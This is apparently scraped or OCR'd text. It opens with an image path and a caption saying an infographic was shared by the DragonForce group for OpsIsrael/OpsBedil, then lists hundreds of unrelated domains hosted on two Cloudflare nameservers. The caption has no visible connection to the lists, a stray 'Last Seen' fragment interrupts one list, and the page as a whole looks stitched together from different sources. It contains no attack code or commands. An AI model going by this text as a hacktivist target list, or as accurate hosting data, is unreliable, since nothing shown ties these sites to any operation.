
Infographic shared by DragonForce group for OpsIsrael/OpsBedil



annabel.ns.cloudflare.com 2110 domains

01497.cc	085869.com	162636.xyz	1homepestcontrol.com	1stopbondagevideos.com
2014godloshadi.com	23438.cc	25410.cc	25468.cc	25474.cc
26489.cc	3335558.cc	3d-microscribe.com	3rq.co	43234.cc
4bx.co	666kk.cc	759924.com	759934.com	759941.com
759942.com	759945.com	759946.com	759964.com	759974.com
7768js.com	800techsupport.com	8801qp.com	883r.jp	98644.com
98644.net	9999k.cc	aaronnielsen.com	abbysilerfitness.com	abris-stroy.ru
acresofdata.com	actingclassnewyork.com	adelaidehebrew.com	adocecia.com	advancedportfoliosolutions.com
advancedsystemshomes.com	adverteca.com	adzurro.ru	aeropuertosevilla.info	aerovisioncanada.com
aferist.net	afpe.pro	agasoluciones.co	agenciareale.es	agpeters.com
agrococo.com	ahead.com.tw	akamdeco.co	alamomarble.com	albertaquarterhorses.com
algarvecasa.com	aliciasnyder.net	alittlefish.net	allicin.us	allin1images.com
allkiss.net	allsportsevents.com	aloha1.net	alquimidia.org	altea.se
alumtape.com	amatera.net	amavto-service.ru	amedaklinik.com	amedeominghi.it
americanwirelessusa.com	amerika-live.de	amingifts.ir	aminoacidi.org	amithecutest.com
amyschwabdesigns.com	an26.info	anabolictemple.net	anasounds.com	angelknight.fr
animangaki.com	animemiz.com	annehilariusford.com	anotherdayoflife.org	aomclinic.com
apislavia.ru	aplaygames.com	aprendeajedrez.com	aqeel.co.tz	arabeunido.com
archeage-gold.ru	arewedocumentedyet.com	argruly.com	arhdeti.ru	arizonasportsnews.com
arnaudgranata.com	arp-auto.com	arsenalcompany.ru	artecolo.net	articles4reprint.com

annabel.ns.cloudflare.com DNS server with 2110 hosted domains.



nicolas.ns.cloudflare.com 3909 domains

018.com	021gs.com.cn	021sangna.org	029xinda.cn	0455pc.com
0477mjyj.com	0592bg.com	0794huashan.cn	0882.com	08878.com
0tvet.ru	0za.ru	1001reasonstolearnspanish.com	100kop.ru	100pan.com.cn
100print.ru	100resto.ru	100union.com	10gigabit-ethernet.com	10rich.cn
111422 Last Seen: 21.08.2021 (rev.28)	114jy.cn	11shlf.org	13838383438.com	18012612619.cn
1office.com.cn	2018.com	206zx.cn	21zi.cn	23china.cn
23china.com.cn	24gamebox.net	284567.com	2881.net	2991.com
29911.com	3-bit.ru	3000si.com	3156263.cn	360yey.cn
365pzg.net	365tone.cn	3cars.ru	3kicks.com	4006165365.cn
4006165365.com.cn	40yw.com	419lfb.org	419x419.com	4u2.co.il
50-lecie.pl	50hertz.tk	52elx.com	52lyyey.cn	52shlf.net
52yzw.cn	5360d.cn	555513.com	56sd56.com	57rice.com
5imt.cn	66meizhuang.com	7075.js.cn	70nh.pl	7759111.com
79wo.com	7ih.net	82670207.com	87tt.cn	910ywj.com
920092.com	93acres.com	93baobao.cn	98fmapucarana.com.br	99osdg.com
9cuo.cn	aaronnorvell.com	abacon.eu	aberinnovation.com	aboutskischools.com
ac-blog.com	aceofhearts.jp	acne101.co.uk	activeebonygirls.com	adblocker.cn
adget.net	adomasieva.lt	adroi.com	adultcashregister.com	aeton.lt
afs.de	ahbyd.cn	ahhpzs.com	ahlelei.com	ahwuliu.com.cn
ai2017.net	aidami.ru	aile.lv	ailegrupa.lv	aish.mobi

nicolas.ns.cloudflare.com DNS server with 3909 hosted domains.